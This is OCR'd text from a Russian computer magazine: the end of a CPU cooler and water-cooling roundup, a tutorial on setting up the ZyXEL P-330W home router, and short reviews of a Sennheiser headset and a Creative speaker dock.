Плюсы. Zalman Reserator 2 — удобство во плоти. С ним все просто и интуитивно понятно. Даже новичок сможет разобраться, что, как и куда подключать. Удобство проявляется везде и во всем. Установка ватерблока на процессор не требует много усилий, ни физических, ни умственных. Но если потребуется, можно заглянуть в инструкцию, которая прилагается. Кроме того, в комплекте есть ватерблок для видеокарты. Сам ватерблок анодирован золотом. Прилагается и антикоррозийная жидкость. Длина шланга, идущего в комплекте, вполне достаточна, если сам резервуар-радиатор стоит рядом с корпусом. Такому способу постановки способствует и то, что помпу можно подключать к четырехконтактному молекс-разъему, а значит, стартовать водянку вместе с компьютером. Внешний вид тоже не подводит. Сам девайс выполнен в серебристо-черных тонах, а синее окошечко его здорово освежает. Нестыдно поставить рядом с красивым корпусом. Комплектация включает в себя почти все, что требуется для сбора водянки. И даже больше.
Минусы. Без инструмента вроде плоскогубцев трудно надевать металлические защелки. Помпа не очень мощная, да и отсутствие продува — факт не в пользу девайса. Все сделано по первому классу, но цена от этого весьма высока.

Promodz Cooled Silence Small Package

●●●●●●●●●○

Технические характеристики:
Производительность помпы, литр/час: **700**
Материал: **радиатор — медь, ватерблок — медь**
Габариты: **н/д**
Скорость вращения кулера, об/мин: **2000**
Шумность, дБ: **20**
Совместимость: **Socket A, 754, 939, 940, 478, 603, 604. LGA 775**

Плюсы. Водянка показывает отличные результаты! Лучше, чем Cooled Silence, охлаждают, наверное, только фреонки. В нашем тесте участвует самая «простая» модификация, включающая в себя только бачек, ватерблок для процессора, шланг и «маленький» радиатор, всего под один 120-миллиметровый кулер. Бачек пригоден для установки в 5,25" отсек и полностью прозрачен. Штуцеры у Cooled Silence замечательные и непохожие ни на какие другие. Хотя крепление ватерблока на процессоре не слишком удобно при установке, но оно обеспечивает хороший прижим и безопасность платы. А рамка-подкладка под низ платы не даст ей прогибаться. Основание ватерблока ошлифовано хоть и не до зеркального блеска, но без заметных царапин и прочих дефектов. Отсюда хороший термоконтакт. Шум помпы можно услышать, только поднеся к ней ухо. Ватерблок и радиатор изготовлены из анодированной меди. С одной стороны, это улучшает их теплообменные свойства, а с другой — они менее подвержены окислению как от воды, так и на воздухе. Ну и, наконец, Cooled Silence идеально подходит для моддерского компьютера. Оранжевая цветовая гамма во всех деталях и прозрачные элементы делают эту водянку просто неотразимой.
Минусы. Система сложна в сборке. После сборки стоит произвести проверку не на самой плате, а где-нибудь еще, поскольку если шланг неплотно вставлен в штуцер, то потечет вода. Человек, незнакомый с системой, не всегда сможет вставить шланг правильно с первого раза. Из бачка не удается полностью удалить воздух. Отсутствует выключатель на шнуре питания и инструкция.

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ:
1. **Promodz Cooled Silence Small Package**
2. **Spire Fourier IV**
3. **Spire VertiCool IV**
4. **Tuniq Tower120**
5. **Zalman CNPS9700 NT**
6. **Zalman Rezerator 2**



Spire VertiCool IV

●●●●●●○○○


Технические характеристики:
Скорость вращения кулера, об/мин: **2000-3500 +/-10%**
Уровень шума, дБ: **19-26**
Совместимость: **Socket 754, 939, 940, 478, LGA 775**
Габариты, мм: **71x98x123**
Материал: **медь**



Кулер пришел на смену удачной модели Spire VeriCool III и в целом превзошел своего собрата. Первое, что бросается в глаза, — это другая конструкция радиатора. Хотя она несколько и упрощена, по сравнению с предыдущей моделью, нам кажется, что так охлаждение будет эффективнее. Теплотрубок использовано четыре, что опять-таки вполне достаточно. Радиатор сделан целиком из меди, а не из алюминия, как в случае с моделью VertiCool III, и это тоже хорошо, ведь медь намного лучше проводит тепло. В комплекте, помимо самого кулера, крепления и инструкции, есть еще и регулятор оборотов. Полезная вещь, особенно если надо охлаждать не очень мощные процессоры. Закрепить на плате эту махину довольно просто. Крепится вся конструкция на винтиках к рамке, которую нужно подложить с обратной стороны платы. Ничего не болтается и контакт хороший.



При неплохом потенциале результаты явно не самые выдающиеся. Не то чтобы плохие, но мы ожидали большего. Из-за тонких и частых ребер будут проблемы с чисткой. Да и цена на кулеры с теплотрубками кусается.



> При почти одинаковых характеристиках VertiCool IV смог чуть-чуть обогнать собрата по оружию Fourier IV. Впрочем, разница в пределах погрешности



Spire Fourier IV

●●●●●●●○○○


Технические характеристики:
Скорость вращения кулера, об/мин: **2000-3500 +/-10%**
Уровень шума, дБ: **19-26**
Совместимость: **Socket 754, 939, 940, 478, LGA 775**
Габариты, мм: **126x107x99**
Материал: **медь**



Кулер практически идентичен по креплению Spire VetriCool IV. Это значит, что крепление здесь такое же хорошее и удобное, и главное — оно выдержит эту нелегкую медную махину. И к тому же пропеллер дует не в бок, а вверх. Такая конструкция интересна в первую очередь тем, что теплообмен в корпусе совершается по-другому. И если поставить рядом пропеллер на вытяжку, то ему легче будет расправляться с горячим воздушным потоком от процессора. Теплотрубок здесь четыре, и все распределены по радиатору так, чтобы передавать как можно больше тепла. Ребра очень тонкие, и их достаточно много. На месте и регулятор скорости вращения пропеллера. Для любителей тишины и владельцев слабых процессоров вещица в самый раз.



Из-за того что кулер дует вверх, транзисторы MOSFET лишились последнего, пусть и довольно теплого, обдува. Если о них не позаботиться, последствия могут быть неприятны. После полугода эксплуатации масса кулера увеличится из-за скопления пыли между тонкими ребрами, а эффективность упадет.



> Очень неплохой результат. Не рекорд, но и не провал



Zalman CNPS9700 NT


Технические характеристики:
Скорость вращения кулера, об/мин: **1250-2800 +/-20%**
Уровень шума, дБ: **19,5-35**
Совместимость: **Socket 754, 939, 478, LGA 775**
Габариты, мм: **90x124x142**
Материал: **медь**




Кулер целиком выполнен из анодированной меди и имеет 6 теплотрубок (то есть 3, но двусторонние). Огромное количество ребер позволит рассеять столько тепла, сколько понадобится. К тому же в комплекте идет какая-то невероятно крутая термопаста в пузырьке, которую в Zalman активно расхваливают. Закрепить кулер на процессоре проще простого. Разобраться с тем, как устанавливать Zalman CNPS9700 NT, легко уже после первого прочтения инструкции.



Цена устройства переходит почти все допустимые для воздушных кулеров границы. Отдать почти сотню вечнозеленых президентов за охладитель для ЦП — это как-то чересчур. Эффективность устройства тоже не на высоте. Неизвестно, что послужило тому причиной: плохой контакт с чипом или что-то другое, но факт остается фактом. Девайс проиграл менее дорогому и в придачу наполовину алюминиевому Tuniq Tower 120. Вес охладителя приближается к килограмму, и материнскую плату с установленным Zalman CNPS9700 NT лучше не кантовать и не переносить во избежание ее повреждения.



> Результат хороший, но при такой цене мог быть и лучше



Tuniq Tower 120


Технические характеристики:
Скорость вращения кулера, об/мин: **1000-2000 +/-10%**
Уровень шума, дБ: **н/д**
Совместимость: **Socket 754, 939, 478, LGA 775**
Габариты, мм: **131x108x153**
Материал: **медь, алюминий**



Несмотря на то что ребра у Tuniq Tower 120 алюминиевые, он легко обошел своих цельно медных конкурентов. Почему? Этому поспособствовало, во-первых, хорошо отполированное основание, а во-вторых, 120-миллиметровый пропеллер, находящийся внутри и имеющий к тому же не 7, а 9 лопастей. В-третьих, габариты девайса несколько больше, а значит, площадь рассеивания увеличена. К тому же тут все 6 теплотрубок (по 3 с двух сторон, уходящие в ребра). Комплектация тоже вполне ничего. Крепление довольно простое: не понадобится даже отвертка, а чтобы не перестараться и не сломать плату, оно сделано на пружинках. В комплекте нашлось место и регулятору оборотов. А благодаря тому что пропеллер находится внутри, достигнута совместимость почти со всеми платами.



Крепление требует демонтажа платы, однако является самым надежным из-за использования рамки-подложки. Вес кулера почти килограмм (около 800 грамм), и при установке в корпус материнская плата может деформироваться.



> Самая эффективная система воздушного охлаждения в нашем тесте

Вывод

Первое место в этом тесте занимает водянка Promodz Cooled Silence Small Package. Ее создавали специально для экстремалов, а подойдет она всем. Даже в самом «слабом» варианте она демонстрирует великолепные результаты. Лучшей покупкой становится воздушный кулер Tuniq Tower 120. Несмотря на высокое содержание алюминия в конструкции, охлаждающие способности у него отличные, и ему можно доверить любой процессор, а потом еще и разогнать его как следует. Также отдельно хочется отметить продукты компании Zalman. Хоть они и не заняли первых мест, к ним все же стоит присмотреться. Их привлекательными чертами являются функциональность, простота, удобство и качество. С ними всегда приятно работать. А то, что Zalman'ы отстали от остальных, — это ничего, ведь конкуренты у них сильнее некуда.



АНТОН ЗАЦЕПИН

Учимся настраивать интернет-центр

На примере ZyXEL P-330W

Выходом в интернет из дома сейчас уже мало кого удивишь. Для владельцев домашних компьютеров это стало таким же привычным удобством, как стационарная и сотовая телефонная связь. Со временем в семье возникает второй компьютер, потом ноутбук, КПК, IP-телефон и так далее. Очень скоро появляется желание объединить их в единую сеть, как минимум для обмена файлами, и обычно для решения этой задачи достаточно приобрести недорогой свитч (он же коммутатор), а для подключения мобильных устройств — точку доступа Wi-Fi (беспроводной коммутатор). Но намного чаще встает вопрос совместного доступа в интернет на одном аккаунте, предоставленном провайдером, и защиты домашней сети от посторонних глаз (в частности, еще и потому, что не все провайдеры приветствуют множественное подключение). Для этого потребуется более сложное решение, традиционно именуемое маршрутизатором, или роутером.
Класс домашних маршрутизаторов, изначально разработанных для организации доступа в интернет по выделенной линии Ethernet (ADSL-маршрутизаторы, несмотря на схожесть, рассматривать сегодня не будем), то есть без помощи промежуточного кабельного или xDSL-модема, только-только формируется. И не в последнюю очередь именно в связи с потребностями и особенностями российского рынка услуг доступа в интернет, потому как за пределами России, например в Европе, технология Metro Ethernet, или ETTH, Ethernet To The Home, почти не распространена. Устройства для доступа в интернет по выделенке называют по-разному: кто — мультифункциональными роутерами, кто — комбайнами. На Западе встречается понятие «интернет-шлюз», а в наших палестинах продвигается аналогичное — «интернет-центр» (преимущественно усилиями компании ZyXEL). По сути, все это одно и то же — в основе лежит NAT-маршрутизатор чаще всего с интегрированным коммутатором, файрволом, беспроводной точкой доступа; иногда сюда добавляют функции шлюза IP-телефонии.
В этой статье мы рассмотрим основные функции и особенности интернет-центра для подключения по выделенной линии Ethernet, а также их настройку на примере модели ZyXEL P-330W.







Немного теории

Интернет-центр обладает двумя типами портов — WAN и LAN. WAN — сокращение от Wide Area Network — является «выходом» во внешнюю сеть. То есть кабель, приходящий от провайдера, нужно подключать именно к этому порту. LAN — сокращение от Local Area Network, и, как следует, сюда подключается внутренняя (домашняя) сеть.

Первое, что нас должно интересовать в роутере, — будет ли он работать с нашим провайдером. В зависимости от конкретного случая провайдер может использовать различные методы для организации доступа пользователей в интернет. Иногда все, что требуется задать в настройках роутера, — это IP-адрес, маска сети и шлюз провайдера. Но возможна и другая, более сложная, ситуация с применением протоколов аутентификации PPTP/L2TP или PPPoE. PPTP весьма часто используется в районных или домовых сетях, а также некоторыми крупными провайдерами, например в сети «Корбина Телеком». В таком случае потребуется дополнительно ввести логин/пароль на аккаунт и адрес VPN-сервера авторизации. И вот здесь кроется огромная проблема. Как уже говорилось выше, на Западе с прямым провайдингом по Ethernet никто особо не заморачивается, поэтому в завезенных с иностранных рынков устройствах нередко предусмотрены лишь примитивные настройки, в частности принято совмещать шлюз с VPN-сервером. Так, если у нас адрес шлюза не совпадает с адресом VPN-сервера, а отдельного поля для ввода адреса сервера не предусмотрено, то работать ничего не будет. Но даже если таковое есть, радоваться пока рано. Некоторые провайдеры располагают VPN-сервер за шлюзом. Иными словами, не в той же подсети, к которой подключены мы, а в другом сегменте.

Еще одна проблема кроется в функции статической маршрутизации. В случае использования вышеупомянутых протоколов авторизации для подключения к интернету создается два соединения: первое связывает с сетью провайдера, а второе появляется после прохождения аутентификации на VPN-сервере провайдера. Чаще всего роутер «забывает» о первом соединении при подключении интернета, и мы лишаемся доступа к сети провайдера (где находится множество полезных локальных ресурсов). Для решения этой проблемы необходимо прописать в настройках маршрутизатора (если вообще это предусмотрено производителем) статические маршруты в локальную сеть провайдера. Но и тут не все так гладко: далеко не во всех моделях домашних роутеров есть возможность указывать, через какой именно сетевой интерфейс доступен данный маршрут (как следствие, все пакеты опять-таки шлются через интернет-соединение), а иногда выбор интерфейса ограничивается значениями LAN и WAN. В последнем случае логично, конечно, выбрать WAN, но на этом сетевом интерфейсе, как уже было сказано, два соединения, и как пояснить роутеру, какое именно из них следует использовать, большой вопрос. Есть и третья значительная проблема — балансировка нагрузки между PPTP-серверами при помощи DNS.

Специфика большинства домашних роутеров, даже самых блестящих, в том, что, по замыслу производителей, они прежде всего решают задачу так называемой локальной коннективности, то есть соревнуются в надстройках над беспроводными стандартами (MIMO, Super G и т.п.), а клиентская часть WAN-интерфейса формируется по остаточному принципу. Выполнять все названные выше функции способны лишь некоторые экземпляры. Многие из них, чтобы научить правильно функционировать в наших домовых сетях, приходится перепрошивать, причем прошивки это неофициальные (следовательно, влекут потерю гарантии) и зачастую не универсальные.

Интернет-центр ZyXEL P-330W изначально разрабатывался для подключения к интернету с учетом специфики оказания услуг российскими провайдерами и домовыми сетями. Реализованная в нем фирменная технология Link Duo развязывает целый клубок проблем: позволяет работать в сетях, где используются протоколы авторизации PPTP/L2TP/PPPoE (даже в случае нахождения VPN-сервера вне пользовательского сегмента); поддерживает статическую маршрутизацию (роуты могут как задаваться вручную, так и получаться автоматически с DHCP-сервера); одновременно обеспечивает доступ как в интернет, так и к локальным ресурсам провайдера.

Настройка через web-интерфейс

По умолчанию ZyXEL P-330W присвоен IP-адрес 192.168.1.1 и запущен DHCP-сервер, который выдает пользователям LAN-сегмента адреса из этой подсети (192.168.1.0/24). Соответственно, для настройки посредством web-интерфейса в адресной строке браузера следует ввести адрес http://192.168.1.1/. Логин/пароль по умолчанию — admin/1234. Пройдя авторизацию, мы попадаем в главное меню настройки. Страница, открываемая по умолчанию (Status), содержит информацию об uptime (времени работы с момента последнего перезапуска), версии используемой прошивки, текущих настроек LAN- и WAN-портов и состоянии беспроводного подключения. Первый же пункт меню Setup Wizard позволяет ускорить процесс настройки, последовательно открывая страницы с наиболее важными параметрами. Пройдемся по ним.

Operation Mode. Здесь можно выбрать режим работы устройства. По умолчанию ZyXEL P-330W работает в режиме Gateway (в терминологии локализованной документации ZyXEL — интернет-центр с подклю-



чением по выделенной линии Ethernet). В этом случае подключение к интернету осуществляется через WAN-порт. Следующий принципиальный режим — Wireless ISP, то есть становится возможным подключиться к интернету через Wi-Fi (например, через оператора Golden Wi-Fi). Все пять портов коммутатора могут быть использованы для домашних компьютеров и сетевых устройств; держать включенным комп, скажем, для работы веб-камеры, при этом уже не требуется. Поскольку устройство содержит единственный Wi-Fi приемопередатчик, уже работающий в режиме клиента, в этом режиме работы мы лишаемся функции локальной беспроводной точки доступа. Третий возможный режим — Access Point (беспроводная точка доступа) — позволяет использовать устройство исключительно в целях организации Wi-Fi сети. Все функции маршрутизации в этом случае деактивируются. И, наконец, последний режим — Wireless Bridge (беспроводной Ethernet-адаптер) — позволяет использовать ZyXEL P-330W при объединении проводных сетей по Wi-Fi или для беспроводного подключения игровой приставки, имеющей только порт Ethernet (можно также значительно сэкономить при беспроводном подключении сетевого принтера — оригинальные Wi-Fi модули стоят дороже универсального P-330W). В данном случае ZyXEL P-330W также выступает в роли клиента Wi-Fi; все функции маршрутизации деактивированы.

LAN. Эта страница содержит настройки подключения локального сегмента сети (LAN). Ничем особенным не выделяется; настройки DHCP-сервера позволяют активировать/деактивировать оный, задать диапазон выдаваемых клиентам IP-адресов и статические соответствия MAC-адресов IP-адресам.


WAN. Этот пункт меню содержит параметры для подключения к интернету (используется только в первых двух режимах). Предусмотрено пять возможных типов подключения: Static IP, DHCP Client, а также с авторизацией по протоколам PPPoE, PPTP и L2TP. В первом случае настройки (IP-адрес, маска, основной шлюз и адреса DNS-серверов) задаются вручную, во втором — автоматически получаются с DHCP-сервера провайдера. Оба этих варианта пригодны либо в сетях, где интернет раздается пользователям через классический NAT (без использования VPN-авторизации), либо для подключения к локальной сети без интернета. Режим с авторизацией по протоколу PPPoE может использоваться совместно с LAN ADSL-модемом. В таком случае ADSL-модем будет выступать исключительно в качестве ADSL-моста (то есть в режиме bridge), а настройки подключения (обычно это только логин и пароль) нужно будет ввести в меню. Настройки IP в случае использования протоколов PPTP/L2TP могут как задаваться вручную, так и получаться с DHCP-сервера провайдера. В последнем случае будет необходимо задать только адрес VPN-сервера (в виде IP-адреса или URL) и логин/пароль на аккаунт. Здесь же исчерпывающий выбор типа авторизации: PAP, CHAP, MSCHAP-v1 и MSCHAP-v2. Из дополнительных опцией доступно: ответ на эхо-запрос (ping) со стороны WAN-порта (по умолчанию роутер отвечает на пинги извне, но в целях безопасности можно отключить эту опцию), включение протокола UPnP (Universal Plug and Play) и возможность прохождения дополнительных VPN-туннелей (IPSec, PPTP/L2TP VPN Pass-Through). Последнее будет полезно, например, в случае подключения с одного из компьютеров в LAN-сегменте ZyXEL P-330W к корпоративной сети через интернет. В этом случае для сквозного прохождения VPN-туннеля как раз и потребуется функция VPN Pass-Through.

Раздел Password позволяет изменить пароль на учетную запись администратора, таким образом снизив вероятность несанкционированного доступа к настройкам интернет-центра.

Wireless. Довольно большой раздел отведен под настройки беспроводного соединения. В подменю Basic Settings можно выбрать режим работы Wi-Fi модуля (точка доступа или клиент), поддерживаемые стандарты Wi-Fi (IEEE 802.11b, IEEE 802.11g или смешанный режим), канальную скорость (вплоть до 54 Мбит/с), идентификатор сети SSID и частотный канал. Подраздел Advanced Settings служит для выбора: типа авторизации (открытая система, предустановленный ключ и автоматический выбор), длины преамбулы (по умолчанию используется длинная преамбула; выбор короткой преамбулы позволяет несколько повысить производительность беспроводного соединения, но делает невозможным использование канальных скоростей 1 и 2 Мбит/с, так как в этом случае устройства попросту не смогут синхронизироваться с точкой доступа), режима вещания идентификатора SSID и поддержки протокола IAPP (Inter-Access Point Protocol). Последний позволяет создавать беспроводную роуминговую сеть при использовании нескольких точек доступа/Wi-Fi роутеров с поддержкой соответствующего протокола. Собственно настройка шифрования производится в подпункте Security. Доступно: использование шифрования с WEP-ключом (64 и 128 бит), WPA, WPA2 и смешанный режим (перечислены в порядке возрастания степени защищенности). Можно задействовать как предустановленный ключ, так и авторизацию с помощью RADIUS-сервера. В случае WPA можно использовать ключи TKIP или AES. Последний вариант более предпочтителен с точки зрения безопасности, но могут возникнуть проблемы совместимости с устройствами, поддерживающими только стандарт IEEE 802.11b.

Также повысить безопасность беспроводной сети можно, зайдя в меню Trusted Stations. По сути, это ограничение доступа по MAC-адресам, по умолчанию выключенное. В случае его включения подсоединиться по Wi-Fi смогут только те адаптеры, чьи MAC-адреса будут указаны в этом списке. Кстати, тут имеется довольно полезный пункт Site Survey, который выводит список доступных Wi-Fi сетей, и, если Wi-Fi модуль интернет-центра переведен в режим клиента, можно прямо отсюда осуществить подключения к найденной Wi-Fi сети.

«ПОЛНОСТЬЮ ЛОКАЛИЗОВАННАЯ ФИРМЕННАЯ УТИЛИТА НАСТРОЙКИ МОДЕМОВ И ИНТЕРНЕТ-ЦЕНТРОВ ZYXEL ТРЕБУЕТ ОТ ПОЛЬЗОВАТЕЛЯ МИНИМУМ ВРЕМЕНИ И ЗНАНИЙ, ЧТОБЫ ВВЕСТИ УСТРОЙСТВО В РАБОТУ, ОДНАКО МОЖЕТ БЫТЬ ПОЛЕЗНА НЕ ТОЛЬКО ЧАЙНИКАМ»



Advanced. Этот довольно объемный раздел меню содержит настройки: ограничения доступа, защиты от попыток DoS-атак из интернета, сервиса DynDNS (позволяющего назначить устройству символьное имя, чтобы всегда обращаться к нему независимо от смен IP-адреса), выделения в локальной сети демилитаризованной зоны DMZ, поддержки корректной работы в интернете таких приложений, как QuickTime, Battle.NET, DialPad и других, трансляции портов и статической маршрутизации. Остановимся на наиболее важных из них.

Virtual Servers. Этот пункт меню пригодится, если ты вдруг захочешь создать у себя на компьютере FTP-сервер, игровой сервер или любой другой ресурс, которым бы ты хотел поделиться с друзьями из сети или интернета. Любой сервер использует определенный номер порта и протокол, по которым он принимает входящие соединения. Например, для FTP это TCP:21, для HTTP — TCP:80, для Quake3 — TCP:27960, для Counter Strike — TCP:27015. Для того чтобы эти сервисы, поднятые на твоем компьютере, были видны пользователям сети, необходимо пробросить соответствующие порты в настройках интернет-центра. Итак, нам следует задать IP-адрес локального компьютера (на котором поднят сервер), используемый протокол (чаще всего это TCP, но бывает и UDP) и номер порта (или диапазон). В ZyXEL P-330W уже создано несколько стандартных профилей (для FTP, HTTP, E-Mail, DNS и Telnet), в которых надо указать только IP-адрес, на который следует перенаправлять соответствующие запросы.

Static Route. Об этой функции мы уже упоминали выше. Напомним, что она позволяет сохранить доступ к локальным ресурсам провайдера при использовании дополнительных протоколов авторизации (PPTP/L2TP и PPPoE). Если провайдер не раздает автоматически эти маршруты через DHCP, то все, что следует сделать, — это последовательно ввести IP назначения (это может быть и один IP-адрес, и целая сеть), маску и шлюз, через который доступен этот маршрут. Дополнительный параметр метрики (Metric) в данном случае не так важен, так как играет роль в создании приоритета при существовании двух разных маршрутов до одной и той же сети (или хоста). Всего можно задать 12 статических маршрутов. Выбора интерфейса, через который доступен заданный маршрут, тут нет, однако ZyXEL P-330W сам его корректно определяет.

Настройка через NetFriend


Полностью локализованная фирменная утилита настройки модемов и интернет-центров ZyXEL требует от пользователя минимум времени и знаний, чтобы ввести устройство в работу, однако может быть полезна не только чайникам. Из главного меню можно перейти к разделу диагностики устройства, сменить пароль или начать настройку интернет-соединения и сопутствующих режимов. Следующее меню предлагает выбрать один из четырех возможных режимов работы интернет-центра, фактически дублируя пункт web-интерфейса Operation Mode, о котором мы уже писали выше, и очень помогает неопытным пользователям, плохо разбирающимся в специфике сетевой адресации.

Если выбрать первый режим (интернет-центр для выделенной линии), утилита предложит настроить собственно интернет-соединение и беспроводную сеть. Настройка Wi-Fi почти полностью аналогична тому, что имеет место в web-интерфейсе (с помощью NetFriend вдобавок реализован алгоритм выбора оптимального радиоканала с учетом текущей загруженности эфира), поэтому мы сразу перейдем к пункту настройки доступа в интернет. Нам предлагается выбрать из списка свое местонахождение, провайдера и тип подключаемой услуги. На данный момент утилита содержит настройки для подключения более чем к 30 провайдерам по всей России, включая столичного беспроводного провайдера GoldenWiFi. Поэтому велика вероятность того, что, выбрав в списке своего провайдера, ты должен будешь ввести только свой логин и пароль и фактически настройка интернет-центра на этом успешно завершится. NetFriend обязательно предложит выбрать MAC-адрес: заводской интернет-центра, либо клонированный с твоего компьютера (может пригодиться, если провайдер осуществляет привязку MAC-адресов к портам своего свитча). Если провайдера в списке обнаружить не удалось, можно вручную задать параметры подключения по аналогии с тем, как мы это делали для web-интерфейса, но зато с пошаговыми инструкциями на русском языке, контролем состояний и подключений, а также с анализом ошибок и инструкциями по их устранению. По web-интерфейсу довольно трудно понять, почему что-то не работает: надо читать заковыристые логи; а NetFriend все проанализирует и сообщит, где ошибка.

«ИНТЕРНЕТ-ЦЕНТР ZYXEL P-330W ИЗНАЧАЛЬНО РАЗРАБАТЫВАЛСЯ ДЛЯ ПОДКЛЮЧЕНИЯ К ИНТЕРНЕТУ С УЧЕТОМ СПЕЦИФИКИ ОКАЗАНИЯ УСЛУГ РОССИЙСКИМИ ПРОВАЙДЕРАМИ И ДОМОВЫМИ СЕТЯМИ. РЕАЛИЗОВАННАЯ В НЕМ ФИРМЕННАЯ ТЕХНОЛОГИЯ LINK DUO РАЗВЯЗЫВАЕТ ЦЕЛЫЙ КЛУБОК ПРОБЛЕМ»

Выводы

Как видно, настройка интернет-центра (читай: доступа в интернет и домашней сети) не является непосильной задачей. Если WAN-интерфейс изначально заточен под российские реалии и есть такой софт, как NetFriend, то не надо шаманить с прошивками и статическими маршрутами, чтобы пользоваться интернетом одновременно со всех устройств и при этом иметь доступ к локальным ресурсам провайдера. Ну а техноманьякам остается возможность создавать у себя на компьютере общедоступные серверы, обеспечивать к ним доступ из интернета с помощью функции NAT и конструировать разветвленные сети посредством дополнительных режимов.



ВАСИЛИЙ ЛЕНСКИЙ
/ VASILIY.LEN@GMAIL.COM /

Sennheiser
PC 166 USB

Вот ведь какая штука. Порой самые обыкновенные вещи, от которых не ждешь ничего сверхъестественного, могут доставить массу удовольствия и радости. И гарнитура PC 166 USB от компании Сеннхайзер Аудио — это как раз тот самый случай. Если через час использования обычной гарнитуры голова начинает пухнуть, а уши — требовать свободы, то с гарнитурой от Sennheiser ты даже не заметишь, что на голове что-то есть, настолько хорошо продумана их конструкция! Длинный провод позволит дотянуться даже до самого дальнего источника звука, причем лишняя его часть легко наматывается на удобную катушку и не болтается под ногами.
На пульте, помимо регулятора громкости, есть кнопка для быстрого отключения микрофона.
И вот еще что. Тебе слабо подключить гарнитуру к компьютеру, у которого вообще нет звуковой карты? Нам нет. Слово USB в названии модели не случайно: в комплекте идет внешняя звуковая карта Sennheiser. Достаточно воткнуть ее в порт компьютера и после автоматической установки драйверов радоваться качественному звучанию. Вот это я понимаю — гаджет!



С помощью Sennheiser PC 166 USB ты сможешь:

1. Вдоволь общаться с друзьями из других городов и даже стран. Единственное условие — у тебя и собеседника должен быть установлен Skype (www.skype.com) или Gizmo (www.gizmoproject.com). Плату за разговор никто не возьмет, все бесплатно! А вот для того чтобы позвонить на городской или мобильный телефон, придется заплатить денежку. Но даже по нашим российским меркам плата совсем небольшая.

2. Выиграть 5 ящиков пива, обыграв уверенного в себе противника по интернету. Вот тебе важный хинт: даже в тех играх, где общение голосом не предусмотрено, вполне реально использовать умопомрачительную тулзу TeamSpeak (www.goteamspeak.com) и легко обсуждать все действия со своей командой голосом.

3. Насладиться по-настоящему качественным звучанием любимых музыкальных произведений. Выжать максимум из своей звуковой карты поможет подключаемый к популярным проигрывателям плагин DFX (www.fxsound.com). С его помощью совершенствуются частотные характеристики и устраняется два главных недостатка: срез высоких частот и недостаточное разделение стереобазы и ее глубины.

4 Девайса



$200

Creative Playdock Z500

Забавный аттач для любимого плеера

Технические характеристики:

Мощность динамика, Вт на канал: **12**
